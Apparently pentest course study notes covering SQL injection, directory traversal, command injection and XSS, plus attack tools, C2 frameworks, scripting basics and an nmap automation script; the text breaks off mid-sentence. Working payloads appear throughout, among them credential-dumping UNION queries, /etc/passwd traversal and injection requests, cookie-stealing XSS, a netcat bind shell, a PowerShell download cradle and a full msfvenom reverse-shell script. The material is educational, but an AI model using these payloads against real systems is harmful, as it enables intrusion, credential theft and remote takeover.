These queries are using placeholder values, whereas you may need to provide the actual column names of the table you're trying to merge. For example, you might want to display the **username** and **password** columns:

```
UNION SELECT '1', username, password, '4', '5' FROM users--
```

This will merge the username and password fields of each row of the **users** table into the search page, replacing the second and third columns with the credentials.

Blind SQL injection the process of injecting SQL queries when the application's response does not contain the result of the query

Boolean-based blind SQLi the process of injecting SQL queries with values that are always true ('1=1') and false ('1=2')

Time-based blind SQLi the process of injecting SQL queries with time delays

Directory traversal

the threat actor submits a request for a file outside the web server's root directory by submitting a path to navigate to the parent directory

Properly configured web servers will filter out known untrusted input like the directory traversal character set. The filter may handle the input in some way or simply block the request altogether. However, you may be able to bypass these filters by encoding characters in your requests in hexadecimal. For example, `%2E` is equivalent to `.` (period) and `%2F` is equivalent to `/` (slash). So instead of navigating to:

```
http://site.example/../../Windows/system32/cmd.exe
```

to access a command shell on a Windows server, you could encode the URL as follows:

```
http://site.example/%2E%2E%2F%2E%2E%2FWindows/system32/cmd.exe
```

You can even double encode characters to get around filters that account for simple encoding. For example, you can encode the `%` symbol itself, which is `%25` in hexadecimal. So instead of `%2E` for a period, it would be `%252E`. The full example would then change to the following:

```
http://site.example/%252E%252E%252F%252E%252E%252FWindows/system32/cmd.exe
```

A **null byte** is a character with a value of zero that is used in most programming languages to indicate the termination of a string. With a poison null byte, you can use this termination character to exploit a web app that does not properly handle null terminators. The hexadecimal representation of the poison null byte is `%00`. The poison null byte can support several different attacks, including directory traversal.

For example, assume that the web app enables users to retrieve any file in the `/var/www` directory that has a `.php` extension and nothing else. Even if you can traverse the file system to break out of that directory, you may not be able to access a specific file if it doesn't end in `.php`. The poison null byte, however, can get around this:

```
http://site.example/page.php?file=../../etc/passwd%00
```

This indicates to the web app to drop the `.php` extension that it otherwise expects, enabling you to retrieve the `passwd` file.

Code injection

exploit technique that runs malicious code with the ID of a legitimate process

Command injection

where a threat actor is able to execute arbitrary shell commands on a host via a vulnerable web application

In the following example, a PHP module named `delete_file.php` passes in user-supplied input and calls a Linux system shell to delete whatever was specified in the input:

```
<?php $file=$_GET['file_name']; system('rm $file'); ?>
```

By submitting the following request, you can successfully enumerate the system's user accounts:

```
http://site.example/delete_file.php?file_name=test.txt;cat%20/etc/passwd
```

This is because adding a semicolon at the end of the request will execute the command *after* the semicolon in the system shell. Note that `%20` is the encoded version of a space because URLs cannot contain spaces.

IoT data corruption faults in the information transmitted, stored, or otherwise managed by IoT devices

Data exfiltration the process by which an attacker takes data stored inside of a private network and moves it to an external network

Lightweight Directory Access Protocol (LDAP) protocol used to access network directory databases, which store information about authorized users and their privileges, as well as other organizational information

Cross-Site Scripting (XSS) a malicious script hosted on the attacker's site or coded in a link injected onto a trusted site designed to compromise clients browsing the trusted site, circumventing the browser's security model of trusted zones

There are actually three different categories of XSS:

- In a **persistent attack**, also called a stored attack, you inject malicious code or links into a website's forums, databases, or other data. When a user views the stored malicious code, or clicks a malicious link on the site, the attack is perpetrated against them. As the name suggests, the injected code remains in the page because it is stored on the server.
- In a **reflected attack**, you craft a form or other request to be sent to a legitimate web server. This request includes your malicious script. You then send a link to the victim with this request and when the victim clicks that link, the malicious script is sent to the legitimate server and reflected off it. The script then executes on the victim's browser. Unlike a stored attack, the malicious code in a reflected attack does not persist on the server.
- In a **Document Object Model (DOM)-based attack**, malicious scripts are not sent to the server at all, rather, they take advantage of a web app's client-side implementation of JavaScript to execute the attack solely on the client.

As with other injection attacks, you should probe input components in the web app for XSS vulnerabilities. The most basic example is finding a form such as a search field, comments field, username/password form, etc., and injecting the following script to open a pop-up on the client's browser:

```
<script>alert("Got you!")</script>
```

```
POST http://site.example/products Content-Type: application/json {"name":  
"row", "description": "<script>alert(document.cookie)</script>", "price":  
9.99}
```

Assuming you've obtained authorization (if any is needed), this adds a new row in the **products** table. The **description** entry will always trigger an alert on a page that displays this particular row. In this case, the alert will return the user's cookie information.

In most cases, this will reflect off the server and only appear in a single response to the client. So, you'll need to craft a URL to send a victim to:

```
http://site.example/?search=<script>alert("XSS%20attack!")<%2Fscript>
```

Identify Tools

Tool	Description
truffleHog	Git secrets search tool. It can automatically crawl through a repository looking for accidental commits of secrets. GitHub secrets allow code commits, this will allow an attacker to modify code in a repository.
OWASP ZAP (Zed Attack Proxy)	Proxy that allows for both automated and manual testing and identification of vulnerabilities. It has many components that allow for different tasks to be performed.
Burp Suite Community Edition	Proxy with a wide range of options to test web applications for different vulnerabilities. Its components allow you to perform particular types of automated testing, manually modifying requests, and passive analysis.
Gobuster	Can discover subdomains, directories, and files by brute-forcing from a list of common names. This can provide information that was otherwise not available.
DirBuster	Web application brute-force finder for directories and files. Comes with 9 different lists, including default directories and common names given by developers. Also allows for brute-force.
w3af	The Web Application Attack and Audit Framework allows you to identify and exploit a large set of web-based vulnerabilities, such as SQL injection and cross-site scripting.
Wapiti	A web application vulnerability scanner which will automatically navigate a webapp looking for areas where it can inject data. Several modules can be enabled/disabled to target different vulnerabilities.

BeEF (Browser Exploit Framework)	Focuses on web browser attacks by assessing the actual security posture of a target by using client-side attack vectors.
WPScan (WordPress Security Scanner)	Automatically gathers data about a WordPress site and compares findings such as plugins against a database of known vulnerabilities. Provides useful information on findings, including plugin version and references to the vulnerability such as CVE number and link.
Brakeman	Static code analysis security tool for Ruby on Rails applications. Checks for vulnerabilities and provides confidence level of finding (high, medium, weak).
SQLmap	SQL Injection scanner tool. Automates several of the attacks and supports many databases. Some of its features include database search, enumeration, and command execution.
SearchSploit	Exploit finder that allows to search through the information found in Exploit-DB. It also supports Nmap outputs in XML format to search for exploits automatically.
CrackMapExec	Post-exploitation tool to identify vulnerabilities in active directory environments.

hook connect a browser to another device, usually an attacker's tool or framework, to execute further attacks

Once in BeEF's main window, on the left side you will see a list of Hooked Browsers. Within this section, there are typically two folders displayed: online and offline as described:

- **Online** informs you that the device is available and awaiting instructions.
- **Offline** informs you that the device is not ready.

If you select an IP address of one of the hooked browsers, BeEF will provide some basic information, such as:

- Web browser
- Operating system
- Hardware type (if known)
- Location (if known)

Perform System Hacking

System Hacking

command and control (C-and-C or C2) infrastructure of hosts and services with which attackers direct, distribute, and control malware over botnets

.NET a cross-platform software development framework, previously called '.NET Core, and the successor of the .NET Framework

Windows PowerShell is a scripting language and shell for Microsoft® Windows® that is built on the .NET Framework. It is the default shell on Windows 10.

PowerShell offers much greater functionality than the traditional Windows command prompt. Like Bash, the PowerShell scripting language supports a wide variety of programming elements.

Empire a C2 framework focused on PowerShell. It has many post-exploitation tools but it is no longer maintained

Covenant a C2 framework built on .NET so its cross platform

Mythic a cross platform C2 framework with very useful macOS payloads like Apfell

Use Remote Access Tools

Exploring with Netcat:

Basic syntax is `nc [options][target address][port]`

Netcat Option	Description
-l	Starts Netcat in listen mode. The default mode is to act as a client.
-u	Starts Netcat in UDP mode. The default is to use TCP.
-p	Specifies the port that Netcat should start listening on in listen mode. In client mode it specifies the source port.
-e	Specifies the program to execute when a connection is made.
-n	Tells Netcat not to perform DNS lookups for host names on the other end of the connection.
-z	Starts Netcat in zero I/O mode, which instructs it to send a packet without a payload.
-w <seconds>	Specifies the timeout value for connections.
-v	Starts Netcat in verbose mode.
-vv	Starts Netcat in very verbose mode.

Monitoring with Ncat:

Ncat is a tool developed for Nmap as an improvement over Netcat. As such, you can use the same syntax when executing commands and the same options seen in Netcat's options table. It can also act as a proxy, launch executables, and transfer files, but there is additional functionality with this tool that is key to a penetration tester. Notably, Ncat's advantage over Netcat is the fact that it can encrypt communications with SSL so that the traffic is not visible to anyone on the network. This is of importance when exfiltrating files or sending commands that could alert defenders or defense systems of your presence, especially if they have advanced security systems that are analyzing traffic on the network.

Communicating within a secure shell:

When it comes to encryption in communication, [Secure Shell \(SSH\)](#) is the perfect replacement for old technologies like Telnet and a great way to securely issue commands and copy files over an unsecured network. Much like Telnet, it is commonly used by system administrators to remotely manage servers and other devices. As a penetration tester, you need to be familiar with SSH, as it is frequently found on all computer systems. You should understand both its importance and how to exploit it. One issue with SSH is that, by default, you will need a credential to use it and, if configured with higher security levels, also a certificate and keypair.

Summarizing remote access tools:

Service	Description	Examples
Telnet	An older remote protocol that does not support encryption and is disabled on most modern systems. However, some older or insecure systems may still have this service enabled.	<code>telnet 192.168.1.50 12345</code>
rsh/rlogin	A Linux command that is similar to Telnet, but if the server has an <code>.rhosts</code> file configured a certain way, you won't even need to supply credentials. The <code>rsh</code> command can open a shell, but it also gives you the ability to execute a command directly.	<code>rlogin 192.168.1.50</code> <code>rsh 192.168.1.50</code> <code>ifconfig</code>
Netcat	Command-line utility used to read from or write to TCP, UDP, or Unix domain socket network connections. Highly versatile but does not use encryption.	<code>netcat -lp 4444 -e /bin/bash</code>

Ncat	Tool developed for Nmap as an improvement over Netcat, not only retaining most of the functionality, but also adding more, of which an important one is support for SSL.	<code>Ncat 192.168.1.50 4444 -e cmd.exe</code>
Secure Shell (SSH)	A modern answer to Telnet's lack of encryption and other security mechanisms. Some systems (particularly Linux systems) have SSH enabled by default. If you know the credentials of an account on the system you are trying to access, you can use them to authenticate. However, some configurations require the use of a digital certificate and keypair for authentication.	<code>ssh admin@192.168.1.50</code>

Analyze Exploit Code

Downloading files:

We'll show you how to create the script in the next step. For now, let's focus on a single line of code that will give us leverage over our target:

```
powershell.exe -c "IEX{(New-Object System.Net.WebClient).DownloadString('http://192.168.0.100/run.ps1')}

```

Also known as a "one-liner," these collapsed or simplified scripts can be quickly injected in many different ways, such as using macros in a word document that we sent as an attachment in a phishing email.

If we have physical access, we could use a USB implant, such as the famous USB Rubber Ducky, to quickly and automatically open a command-line and inject our one-liner.

On inspection, we see that the first element of our code is executing `powershell.exe` with the option `-c`, which tells PowerShell to execute the following command block or script and then exit. This command block will execute an element inside the parenthesis (after "IEX"), which creates a new connection to our specified attacker and downloads a file called "run.ps1".

To create the script, we will use **msvenom**, which is a very flexible and useful component of the Metasploit framework dedicated to generating many different payloads for different platforms and architectures:

```
msf5kali@kali:~$ msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.100 lport=4444 > run.ps1
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1586 bytes
```

Metasploit msvenom script creation

Here, we specified the payload with the option **-p** and select "reverse_powershell" which is located inside "cmd/windows".

The result is much more complex than our one-liner.

Here you see the created script for reference:

```
1 powershell -w hidden -nop -c
2 $a="192.168.0.100";
3 $p=4444;
4 $c=new-object system.net.sockets.tcpclient;
5 $nb=new-object System.Byte[]
6 $c.ReceiveTimeout=1000;
7 $c.SendTimeout=1000;
8 $sb=new-object System.Byte[] 65536;
9 $eb=new-object System.Byte[] 65536;
10 $em=new-object System.Text.UTF8Encoding;
11 $pshw=new-object System.Diagnostics.Process;
12 $p.StartInfo.FileName="cmd.exe";
13 $p.StartInfo.RedirectStandardInput=$true;
14 $p.StartInfo.RedirectStandardOutput=$true;
15 $p.StartInfo.RedirectStandardError=$true;
16 $p.StartInfo.UseShellExecute=$false;
17 $psp=$p.Start();
18 $i=$p.StandardInput;
19 $o=$p.StandardOutput;
20 $es=$p.StandardError;
21 $sread=$es.BaseStream.BeginRead($sb, 0, $sb.Length, $null, $null);
22 $sread=$es.BaseStream.BeginRead($sb, 0, $sb.Length, $null, $null);
23 $c.Connect($a,$p);
24 $s=$c.GetStream();
25
26 while ($true) { start-sleep -m 200;
27 if ($sread.IsCompleted -and $sread.Result -ne 0) { $r=$es.BaseStream.EndRead($sread);
28 $s.Write($sb,0,$r);
29 $s.Flush();
30 $sread=$es.BaseStream.BeginRead($sb, 0, $sb.Length, $null, $null);
31 } if ($sread.IsCompleted -and $sread.Result -ne 0) { $r=$es.BaseStream.EndRead($sread);
32 $s.Write($sb,0,$r);
33 $s.Flush();
34 $sread=$es.BaseStream.BeginRead($sb, 0, $sb.Length, $null, $null);
35 } if ($s.IsAvailable) { $r=$s.Read($sb,0,$sb.Length);
36 if ($r -gt 0) { break;
37 } else { $srose=$s.GetString($sb,0,$r);
38 $is.write($srose);
39 } } if ($c.Connected -ne $true -or
40 ($c.Client.Poll([System.Net.Sockets.SelectMode]::SelectRead) -and
41 $c.Client.Available -ne 0)) { break;
42 } if ($p.ExitCode -ne $null) { break;
43 } } }
```

Metasploit msvenom example script

Note that two new options appeared at the beginning of the code: **-w hidden**, which hides the window, and **-nop**, which tells PowerShell not to load any particular profile, which may customize the way PowerShell behaves in the environment.

These two options are preferable for this stage of the exploitation, as we don't want either profiles or visibility alerting anyone of what we're doing.

We could also add the same options to our one-liner too. The rest of the generated code is even more complex but note that it is within a **while** loop.

Enumerating users and assets:

For the enumeration of users and assets there are a series of tools that can be used. One of the most common is Meterpreter, an agent that is part of the Metasploit framework. These can be leveraged to enumerate users or assets.

User enumeration gathers information on users so you can attack using the usernames. Asset enumeration gathers information on assets so you attack them and [pivot](#) to them. Lateral movement is discussed in more detail in Lesson 16.

Decompilation a reverse engineering tool that converts machine code or assembly language code to code in a specific higher-level language or pseudocode

Static code analysis is the process of reviewing uncompiled source code either manually or using automated tools

Decompiling an app will help you determine whether the app's logic will produce unintended results, if the app uses insecure libraries and APIs, and whether the app exhibits any of the other poor coding practices that developers can fall prey to.

Some apps are easier to deconstruct than others. For example, the nature of the class files in the Java programming language enables them to be easily decompiled into source code. You can, therefore, reverse engineer apps written in Java with freely available, easy-to-use tools.

However, some languages and third-party tools are designed to obfuscate source code before it is compiled. Obfuscated code is difficult to dissect because it uses convoluted and non-straightforward expressions that are not friendly to human analysis.

For example, the name of a string variable in the source code might be something simple and self-explanatory like `count`, but in the decompiled code, it may appear as a seemingly random combination of numbers, like `42893285936546456421324`. This makes it more difficult for a human reviewer to understand and retain the variable's purpose, as well as trace the variable throughout the code.

Disassembly reverse engineering software that converts machine language code into assembly language code

Disassembly certainly has its disadvantages when compared to decompilation. Assembly code is not as concise as high-level code: it is more repetitive; the linear flow of the code is not as well structured; and, of course, it requires knowledge of assembly, which not many people possess.

However, disassemblers tend to be more common than decompilers, because accurate decompilation is difficult. Likewise, disassembly is deterministic, in other words, a machine code instruction will always translate to the same assembly instruction. In decompilation, translating one machine code instruction can result in multiple different high-level expressions.

Debugging a dynamic testing tool used to analyze software as it executes

Debuggers are common in integrated development environments (IDEs) for developers to debug code as they write or test it, but they can also be used on compiled software as a form of interactive reverse engineering. Debuggers can include a decompiler for modification of source code but, more commonly, they include a disassembler for modification of assembly instructions during execution.

Debugging can aid a PenTest because it not only translates machine code for static analysis, but also enables you to change that code and perform dynamic analysis on the program to see its effect. This can make it much easier to understand how an app functions and how it might be vulnerable.

Software Development Kit (SDK) coding resources provided by a vendor to assist with development projects that use their platform or API

An example of this is the development kit for Windows and its debugger, WinDbg. There are different versions of the SDK according to which Windows version you are working on, but they all come bundled with the Windows debugger.

Additionally, SDKs may contain other elements that you can leverage during your assessment that will let you develop and compile your own tools for a particular programming language or platform.

The following table summarizes some popular disassembler/debugger tools:

Tool	Description
OllyDbg	A debugger included with Kali Linux that analyzes binary code found in 32-bit Windows applications.
Immunity Debugger	A debugger that includes both CLIs and GUIs and that can load and modify Python scripts during runtime.
GNU Debugger (GDB)	An open-source debugger that works on most Unix and Windows versions, along with MacOS.
WinDbg	A free debugging tool created and distributed by Microsoft for Windows operating systems.
Interactive Disassembler (IDA)	A commercial disassembler and debugging tool with support for numerous processors and file formats. It has a limited free version.
Ghidra	An open-source reverse engineering tool developed by the NSA. It has a disassembler and decompiler component and can make use of GDB and WinDbg for debugging.
Covenant	An open-source .NET framework with a focus on penetration testing but has a development and debugging component.

Analyzing Scripts and Code Samples

A well written script will use the following elements:

- Parameters that the script takes as input data (passed to the script as arguments).
- Branching and looping statements that can alter the flow of execution based on conditions.
- Validation and error handlers to check inputs and ensure robust execution.
- Unit tests to ensure that the script returns the expected outputs, given the expected inputs.

Popular scripting shells include Bash for Linux (tldp.org/LDP/abs/html) and PowerShell for Windows (docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7). Scripts can also be written in programming languages such Python (python.org), Ruby (ruby-lang.org/en), Perl (www.perl.org), and JavaScript (w3schools.com/js).

Using the Bash Shell:

Bash is a scripting language and command shell for Unix-like systems. It is the default shell for Linux and older versions of macOS® and has its own command syntax. If you are familiar with Linux, most likely the commands you have been entering use the Bash shell to execute.

As a scripting language, Bash is useful for automating tasks in a Unix-like environment through the use of system calls and leveraging existing tools. Essentially any program, tool, utility, or system function that you can call at the command line you can also invoke in a Bash script. Likewise, Bash scripts support modern programming elements such as loops and conditional statements to enhance the logic of the task(s) being automated.

In the world of PenTesting, Bash scripting is useful for a wide variety of purposes, including:

- Automating the creation of files and directory structures.
- Quickly scanning and identifying actionable information in log and other text files.
- Manipulating the output of existing security tools like nmap, tcpdump, Metasploit, etc.
- Extending the functionality of existing system utilities and security tools.

Deploying PowerShell cmdlets:

PowerShell is a scripting language and shell for Microsoft® Windows® that is built on the .NET Framework. It is the default shell on Windows 10. PowerShell offers much greater functionality than the traditional Windows command prompt. Like Bash, the PowerShell scripting language supports a wide variety of programming elements.

PowerShell functions mainly through the use of cmdlets, which are specialized .NET commands that interface with PowerShell. A cmdlet is a compiled library that exposes some configuration or administrative task, for example starting a VM in Hyper-V.

These cmdlets typically take the syntax of Verb-Noun, such as Set-Date to change a system's date and time.

Metasploit Framework is written in Ruby:

Ruby's syntax is similar to Python's when it comes to clarity and simplicity, but Ruby doesn't require the use of whitespace to separate blocks of code—it looks for line breaks, keywords, and curly braces. In fact, Ruby is more flexible in its syntax and there are many ways to write the same program, whereas in Python, there is typically one "best" way to do something.

The following is a snippet of a Ruby script name **os-identifier.rb**, which is one possible equivalent of the previous Python snippet:

```
puts "Detecting OS..."

if RUBY_PLATFORM == "x86_64-linux-gnu"

  puts "Linux system detected!"

end
```

The puts command is equivalent to Python's print command. The if statement uses the RUBY_PLATFORM constant to determine what operating system the Ruby interpreter is running on.

Scripting with Perl:

Perl code for a given algorithm can be short and highly compressible.

The language is intended to be practical, easy to use, and efficient. One of its advantages is its powerful built-in support for text processing and a huge collection of third-party modules.

The following is a snippet of a Perl script to show the version of OS.

```
print "$^O\n";
```

This script will display "linux" for Linux and MSWin32 for Windows (whether it is 32-bit or 64-bit).

Discovering JavaScript:

JavaScript is more complex than the previous code you viewed because you have to configure the HTTP and JavaScript components. In this code sample, "window.alert" will open a window and display "Hello World!":

```
<!DOCTYPE html>
<html>
<body>
<h2>Web Page</h2>
<p>Paragraph.</p>
<script>
window.alert("Hello World!");
</script>
</body>
</html>
```

JavaScript is very important to understand as a PenTester, as it is used heavily in XSS attacks and PenTesting.

Create Logic Constructs

Using variables:

Bash Variable Assignment

Bash variables are assigned as follows:

```
my_str="Hello, World!"
```

Note the lack of whitespace around the equals sign—this is a strict rule in Bash. PowerShell, Python, and Ruby allow whitespace.

PowerShell Variables

You must use a dollar sign for variable assignment in PowerShell:

```
$my_str = "Hello, World!"
```

No dollar sign is necessary when assigning variables in Python or Ruby:

```
my_str = "Hello, World!"
```

Perl Variables

You must use a dollar sign for numeric/string variable assignment in Perl:

```
$my_str = "Hello, World!";
```

JavaScript Variables

JavaScript is the exception, the variable must be declared; however, you can declare it and assign a value on the same line:

```
var my_str = "Hello, World!";
```

Control flow the order in which code instructions are executed

Bash Flow Control

The following is an if statement with a second condition (else). Note that the condition is in brackets and the code to be executed is under a then statement:

```
my_var=1
if [ $my_var == 1 ]
then echo
"Correct."
else
echo "Incorrect."
fi
```

The following is a while loop that increments my_var by one until it reaches ten:

```
my_var=1
while [ $my_var -lt 10 ]
do my_var=$((my_var + 1))
done
```

The following is a for loop that iterates through each value in an array. Note that the l iterator is just using an arbitrary name and can essentially be anything you want:

```
my_var=(1 2 3)
for i in ${my_var[*]}
do
echo $i
done
```

PowerShell Flow Control

The following is an if statement in PowerShell:

```
$my_var = 1
if ($my_var -eq 1) {
Write-Host "Correct."
}
else {
Write-Host "Incorrect."
}
```

The following is a do-while loop in PowerShell, where the code block is executed at least once before the loop condition is evaluated:

```
$my_var = 1
do
{ $my_var++ }
while ($my_var -lt 10)
```

The following is a for loop in PowerShell:

```
$my_arr = 1,2,3
foreach ($i in $my_arr)
{ Write-Host $i
}
```

Python Flow Control

The following is an if statement in Python:

```
my_var = 1

if my_var == 1:
    print("Correct.")
else:
    print("Incorrect.")
```

The following is a while loop in Python:

```
my_var = 1

while my_var < 10:
    my_var += 1
```

The following is a for loop in Python:

```
my_var = [1, 2, 3]

for i in my_var:
    print(i)
```

pseudocode writing out a program sequence using code blocks but without using the specific syntax of a particular programming language

Encoding using JSON:

The most fundamental JSON syntax is based on a key-value pair. This is made of a key name and a value of that key separated by a colon(:):

```
{ "name": "phil" }
```

Keys must be text in double quotes. Strings must be included in double quotes. Data must be separated by commas. If the data is an object, it must be bounded by curly brackets. In fact, all JSON data has at least one curly bracket set. If an array is used, square brackets must be used.

In the example above, you see a string. Numbers can also be used:

```
{ "age": 25 }
```

Things can get complex as an object can contain other object types:

```
{ "man": { "name": "phil", "age": 25 } }
```

Arrays can also be used:

```
{ "friends": [ "Henry", "Annmarie", "Amy" ] }
```

In the example above, you have three friends.

JSON maps very well into Python Dictionaries for easy manipulation within Python.

Python data structure types:

Python has multiple fundamental data types:

Data Type	Example
Integer	number = 1
Float	number = 1.5
String	name = "phil"
Boolean	event = True

Python also has advanced data types:

List	friends = ["Henry", "Annmarie", "Amy"]
------	--

Data, enclosed in [] and separated by commas. A list is simply what its name suggests: it is a list of things. Here, for example, is a list of friends: Henry, Annmarie, and Amy.

Dictionary	friendsLocation = {"Henry": "TX", "Annmarie": "NY", "Amy": "FL"}
------------	--

A dictionary in Python is an object made up of key-value pairs enclosed in curly-brackets and separated by commas.

Automate Penetration Testing

First, imagine the following scenario: A client has provided us with a spreadsheet in .xlsx format with a list of IP addresses that will be our targets for an upcoming penetration test.

The scan will be performed on an internal network and the main objective for our client is to identify common vulnerabilities and misconfigurations on secure channels such as SSL/TLS, which you're told is being used extensively between local devices.

To achieve this, we will create a script that will automate these steps and produce a simple report. Let's also assume that shortly prior to starting the assessment, the list of IP addresses has changed but no new list is provided - we're told we can update it programmatically - so we'll add a few lines to our script to update the IPs to be scanned.

The script will read a spreadsheet with a column titled "IP" that corresponds to our targets to be scanned.

	A	B	C
1	IP	name	description
2	192.168.56.3	metasploitable	testing VM
3	192.168.56.4	server1	server
4	192.168.56.5	WS1	workstation

Sample spreadsheet of IP addresses for penetration testing. (Screenshot courtesy of Microsoft.)

For each of those targets, we will first run a simple and fast scan looking only for open ports and for each IP address the results will be saved in a file in [greppable](#) format in order to perform searches using [regular expressions \(regex\)](#).

Once the simple scan is done, the script will read the files and look for the open ports that were found and execute a second, slower, but more detailed analysis which will include identified vulnerabilities according to their version, as well as configuration issues in SSL/TLS communications, such as accepting weak ciphers.

Acquiring scripts and tools:

We need to do a little setup to prepare the environment for Python. We need to install what is needed in our script. First, we need to use the Python installer pip3 to get the module and install it so Python can access it:

```
pip3 install openpyxl
```

Next, we get a script for nmap from github:

```
git clone https://github.com/scipag/vulscan /opt/vulnscan
```

This installs the script in the /opt/vulnscan folder. /opt is where we normally install optional tools for Linux. Next, we need to setup a symbolic link, referencing the actual folder the script is in:

```
ln -s /opt/vulnscan /usr/share/nmap/scripts/vulscan
```

This adds a symbolic link to allow nmap to access the /opt/vulnscan folder, by referencing the scripts/vulscan folder link in its hierarchy.

Import needed Python modules:

```
import os
import re
import openpyxl
import ipaddress
```

The first function will read from the spreadsheet and iterate over the first column of IP addresses to create a list. The code will look for the existence of the .xlsx extension in the file, and if it is not present, it will add it. You could later modify the code to include other formats.

We then open the file using openpyxl and start reading from the first sheet to create the list of targets, looking at only the first column where the addresses are, but starting at the second row since the first row contains the title "IP".

Definition of "fileread" function:

```
def fileread(file):
    if ".xlsx" not in file:
        file = file + ".xlsx"
    book = openpyxl.load_workbook(file)
    sheet = book.active
    print("reading..")
    iplist = []
    for row in sheet.iter_rows(min_row=2, min_col=1, max_col=1):
        for cell in row:
            iplist.append(cell.value)
    return iplist
```

To update the list of IPs we'll use the module `ipaddress`. It has several uses to analyze and manipulate both addresses and networks but, for now, we need to perform a very simple change: our targets were given new IP addresses within the same subnet but shifted by 100 (192.168.0.3 is now 192.168.0.103).

It would be tedious to manually change each but, luckily for us, the `ipaddress` module allows us to do basic arithmetic operations. We will use the Python `ipaddress` module from our defined `ipupdate` function:

Definition of "ipupdate" function:

```
def ipupdate(iplist):
    newlist = []
    for ip in range(len(iplist)):
        newip = ipaddress.IPv4Address(iplist[ip])
        newlist.append(str(newip + 100))
    return newlist
```

We could also use this part of the script to perform several other checks, such as whether the IP addresses are valid, or not, before running the scans.

Similarly, since we are scanning a local network, we could check that the addresses are not external ones and remove them from the list. There are more uses that we could configure but, for now, let's continue with the `simplescan` function that follows:

Definition of "simplescan" function:

```
def simplescan(iplist):
    for ip in range(len(iplist)):
        os.system("nmap -n -T4 -oG " + iplist[ip]
            + "_simplescan.txt " + iplist[ip])
    print("Simple scan ready.")
```

This function will receive our list of IPs, loop through it, and for each IP perform a fast, simple scan of the target looking for open ports. To achieve this we can use `os.system()` to execute commands as if we were in the terminal ourselves.

Here, we can run nmap with certain options to make a fast scan. The first option, `-T4`, deals with timing templates that range from 0 to 5 (default is 3). In this instance, we are specifying the use of a particular one: 4 or "aggressive", which will reduce the delays, retries, and timeouts for the tests to run. The option `-n` skips the DNS resolution, which will make our scan considerably faster.

According to Nmap's website (<https://nmap.org/book/reduce-scantime.html>): "By default, nmap performs reverse-DNS resolution against every host that is found to be online. [...] Disable them with the `-n` option when you don't need the data. For simple scans (such as ping scans) against a large number of hosts, omitting DNS can sometimes reduce scan time by 20% or more."

The command also saves a greppable output with the option `-oG` and the name of the file. Here, we are concatenating strings to scan each IP address in the spreadsheet and save a file with the IP address as name, followed by the string `"_simplescan.txt"` (for example: `"192.168.0.101_simplescan.txt"`).

Now it is time for the advanced scan. This one will take longer because it will attempt to obtain further details from these targets, such as the software and version of each of the open ports that we found during the simple scan:

Definition of "advancedscan" function:

```
def advancedscan(iplist):
    for ip in range(len(iplist)):
        file = open(iplist[ip] + "_simplescan.txt", "r").read()
        openports = re.findall(r"([0-9]*)/open", file)
        ports = ",".join(openports)
        os.system("nmap -p " + ports + " -oN " + iplist[ip] + "_advscan.txt"
            + " -sV --script=vulnscan,ssl-enum-ciphers " + iplist[ip])
    print("Advanced scan ready.")
```

Similar to the code section from the simple scan, we loop through the list of IP addresses to create our list of targets only, this time, we will look into the text file with the list of open ports and perform an advanced scan with two nmap options.

The first nmap option, `-sV`, performs version detection on the open ports that are found. In its simple form, this process is generally known as banner grabbing, but nmap takes it a step further with this option, making use of its own database of services and probes to test them, and then prints only the identified software and version that is listening on that port.

For example, instead of the whole HTTP reply from an Apache Web server you would get from banner grabbing, nmap will simply display:

```
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

The second nmap option `--script` allows us to run nmap scripts and, in particular for our case, they will run dedicated analysis on the services we find.

nmap has a library of scripts for many different use cases, which are usually located in Linux in `/usr/share/nmap/scripts/vulscan` (or, in Windows, `C:\Program Files (x86)\nmap\scripts\`).

For our objective of identifying vulnerabilities and weak ciphers our targets accept, we can use scripts already included in nmap's library: **vulners & ssl-enum-ciphers**. In particular, vulners has a vast database of known vulnerabilities but because we're trying to limit the load in our client's network, and vulners queries online sources for each service it identifies, we can use a smaller, local alternative: **vulnscan** (<https://github.com/scjpag/vulnscan>).

To identify the ciphers that the secure services are using, `ssl-enum-ciphers` will initiate several connections using different settings and will give a score according to the support of different protocols (SSLv3, TLSv1.1, etc.), the key exchange, and cipher strength. This score is based on Qualys's SSL Server Ratings (<https://github.com/ssllabs/research/wiki/SSL-Server-Rating-Guide>).

Here we are, again, concatenating strings to scan each IP address and create a report file with the IP address as name, followed by the string `_advscan.txt` (for example: `192.168.0.101_advscan.txt`).

Finally, we have the main function that will control our script's flow. As such, we add a try/catch statement in case there's an error reading the file, then continue with calls for each of the functions we created:

Create "main" function:

```
if __name__ == "__main__":  
  
    iplist = []  
  
    try:  
  
        file = input("Enter the name of spreadsheet to read:\n")  
  
        iplist = fileread(file)  
  
    except:  
  
        print("Error reading specified file")  
  
        exit(1)  
  
    iplist = ipupdate(iplist)  
  
    simplescan(iplist)  
  
    advancedscan(iplist)  
  
    print("All operations finished.")
```

That brings you to the end of this script that is an example of how you can automate your PenTesting with scripts and code.

Leveraging the Attack: Pivot and Penetrate

Test Credentials

Brute force software tries every possible combination it could be

Dictionary software matches the hash to ordinary words found in a dictionary

Hybrid password attack uses a combination of dictionary and brute force attacks

Password spraying a brute force attack in which multiple user accounts are tested with a dictionary of common passwords

A **rule attack** can make use of word lists to create variants and combinations

Trying specific combinations of characters using placeholders is known as a **mask attack**

Linux hashing algorithms:

Originally, passwords in Linux were stored in cleartext along with their user accounts in `/etc/passwd`. For security, they are now stored as hash values in `/etc/shadow`. The hashing algorithm used in `/etc/shadow` depends on the distribution. It can be MD5, Blowfish, (or more recently) SHA-256 or SHA-512. To find the hashing algorithm in use, enter the command `sudo cat /etc/shadow` at a terminal window.

Look for hashes that begin with a \$ and compare them to this list:

- \$1 = MD5
- \$2a = Blowfish
- \$5 = SHA-256
- \$6 = SHA-512

An example result is shown here, indicating that SHA 512 has been used to hash the password:

```
user1 :$6$haF8eUec$BBhUfgY0MwkP2hzLXnhKNc
```

Windows hashing algorithms:

Windows uses passwords to authenticate users, services, and computers. Third-party applications can have their own passwords as well. Since Windows NT 4.0, Windows has stored local usernames and passwords in the [Security Account Manager \(SAM\)](#). This is a Registry hive that is stored on disk in %WINDIR%\System32\config\SAM and loaded into memory on bootup.

Passwords are stored as two types of hashes:

